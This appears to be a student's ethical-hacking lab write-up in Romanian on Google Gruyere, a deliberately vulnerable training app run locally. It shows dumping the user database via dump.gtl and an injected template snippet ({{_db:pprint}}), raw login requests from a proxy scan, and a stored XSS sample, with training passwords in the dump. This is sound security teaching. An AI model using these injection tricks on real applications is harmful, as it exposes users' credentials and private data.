
8. Exercițiul 1.8.

Urmați (cel puțin una dintre) modalitățile de citire a bazei de date conform Configuration Vulnerabilities.

#1. Dacă mergem în /dump.gtl putem accesa baza de date

Observăm că dump.gtl printează baza de date

```
gruyere.py snippets.gtl data.py dump.gtl x editprofile.gtl <> 1.2.file_upload_xss.html
8 <table>
9   <tr>
10     <td valign='top'>_cookie:&nbsp;</td>
11     <td valign='top'>{{_cookie:pprint}}</td>
12   </tr>
13   <tr>
14     <td valign='top'>_profile:&nbsp;</td>
15     <td valign='top'>{{_profile:pprint}}</td>
16   </tr>
17   <tr>
18     <td valign='top'>_db:&nbsp;</td>
19     <td valign='top'>{{_db:pprint}}</td>
20   </tr>
21 </table>
22 </body>
23 </html>
24
```



#3 daca punem intr-un snippet `{{_db:pprint}}` putem printa intreaga baza de date intr-un snippet


Gruyere: New Snippet

Add a new snippet.

{{_db.pprint}}

Limited HTML is now supported in snippets (e.g., , <i>, etc.)!

Submit



9. Exercițiul 2.1.

Realizați o scanare manuală a Gruyere lansat local. Verificați tab-urile History și Alerts. Explicați o vulnerabilitate la alegere.

Method ▾

Header: Text ▾

Body: Text ▾



Send

GET http://127.0.0.1:8008/430082524418055083111766689964452824428/login?uid=test&pw=test HTTP/1.1

host: 127.0.0.1:8008

Proxy-Connection: keep-alive

sec-ch-ua: "Chromium";v="124", "Google Chrome";v="124", "Not-A.Brand";v="99"

sec-ch-ua-mobile: ?0

sec-ch-ua-platform: "Windows"

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

Sec-Fetch-Site: same-origin

Sec-Fetch-Mode: navigate

Sec-Fetch-User: ?1

Sec-Fetch-Dest: document

Referer: http://127.0.0.1:8008/430082524418055083111766689964452824428/login?uid=test&pw=test

Accept-Language: en-US,en;q=0.9

content-length: 0

Cookie: GRUYERE=110845406|test||author

```

<tr>
  <td>
    
  </td>
  <td>
    <b><span style='color:'>test</span></b>
  </td>
  <td width='100%'><span id='test'><pre>{'administrator': {'is_admin': 1L,
    'is_author': 0L,
    'name': 'Admin',
    'private_snippet': 'My password is secret. Get it?',
    'pw': 'secret',
    'web_site': 'https://www.google.com/contact/'},
'angelica': {'color': 'purple',
  'icon':
'https://facts.net/wp-content/uploads/2023/08/15-facts-about-princess-bubblegum-adventure-time-1692188079.jpg',
  'is_admin': 'True',
  'is_author': 'True',
  'name': 'angelica',
  'private_snippet': 'Acesta este un snippet privat :D',
  'pw': 'parola123',
  'snippets': ['&lt;a href="/430082524418055083111766689964452824428/deletesnippet?index=1"&gt;Delete
Snippet 1&lt;/a&gt;\r\n',
    '&lt;b onmouseover="alert(\\\'hello\\\')"&gt;Funny joke&lt;/b&gt;',
    'Laborator Ethical Hacking :')'],
  'web_site': 'https://www.google.com/search?q=angelica&scs_esv=aaab81b298cd60b3&udm=2&
biw=1396&bih=639&sxsrf=ACQVn08uKY-82oem5aDseVnNWVLkbIxcRA%3A1714312611764&ei=o1UuZqycLtWF9u8PgeWNmAo
&ved=0ahUKEwjs-YeSiOWFaxXVgv0HHYFyA6MQ4dUDCBA&uact=5&oq=angelica&gs_l=Egxnd3Mtd2l6LXNlcnAiCGFuZ2VsaWNhMgUQABiABDIFEAAyGAQyBRAAGIAEMgUQABiABDIFEAAyGAQyBRA
gUQABiABEjCD1DcCFi2DnABeACQAQCYAWygAd0FqgEDNy4xuAEDyAEA-AEBmAIJoAKaBsICChAAGIAEGEMYigXCAGQQIXgnmAMAIAYBkgcDNi4zoAfIL
A&scsclient=gws-wiz-serp'},
'brie': {'color': 'red; text-decoration:underline',
  'is_admin': 0L,
  'is_author': 1L,
  'name': 'Brie',
  'private_snippet': 'I use the same password for all my accounts.',
  'pw': 'briebrie',
  'snippets': ['Brie is the queen of the cheeses&lt;span style=color:red&gt;!!!&lt;/span&gt;'],
  'web_site': 'https://news.google.com/news/search?q=brie'},
'cheddar': {'color': 'blue',
  'is_admin': 0L,
  'is_author': 1L,
  'name': 'Cheddar Mac',
  'private_snippet': 'My SSN is &lt;a href="https://www.google.com/search?q=078-05-1120"&gt;078-05-1120
&lt;/a&gt;.',

```



Find: No matches Time: 51 ms Body Length: 52 167 Total Length: 52 375 bytes

INVALID:

Send

```
GET http://127.0.0.1:8008/430082524418055083111766689964452824428/login?uid=test&pw=invalid HTTP/1.1
host: 127.0.0.1:8008
Proxy-Connection: keep-alive
sec-ch-ua: "Chromium";v="124", "Google Chrome";v="124", "Not-A.Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
```

Text



Send

```
<a href='/430082524418055083111766689964452824428/'>Home</a>

| <a href='/430082524418055083111766689964452824428/snippets.gtl'>My&nbsp;Snippets</a>
| <a href='/430082524418055083111766689964452824428/newsnippet.gtl'>New&nbsp;Snippet</a>
| <a href='/430082524418055083111766689964452824428/upload.gtl'>Upload</a>

</span>
<span id='menu-right'>

  <span class='menu-user'>
    test &lt;test&gt;
  </span>

  | <a href='/430082524418055083111766689964452824428/editprofile.gtl'>Profile</a>
  | <a href='/430082524418055083111766689964452824428/logout'>Sign out</a>

</span>
</div>



<div>
<h2>Gruyere: Login</h2>
</div>

<div class='message'>Invalid user name or password.</div>

<div class='content'>
<form method='get' action='/430082524418055083111766689964452824428/login'>
<table><tr><td>
  User name:
</td><td>
  <input type='text' name='uid'>
</td></tr><tr><td>
  Password:
</td><td>
  <input type='password' name='pw'>
</td></tr><tr><td></td><td align='right'>
  <input type='submit' value='Login'>
</td></tr></table>
</form>
</div>
</body>

</html>
```

Find:

 No matches

Time: 3 ms

Body Length: 3,009

Total Length: 3,165 bytes

Diferente din response:

Valide:

- suntem redirectionati catre pagina de home a aplicatiei

Invalide:

- suntem redirectionati catre o pagina cu “Invalid user name or password” unde trebuie sa introducem din nou datele de login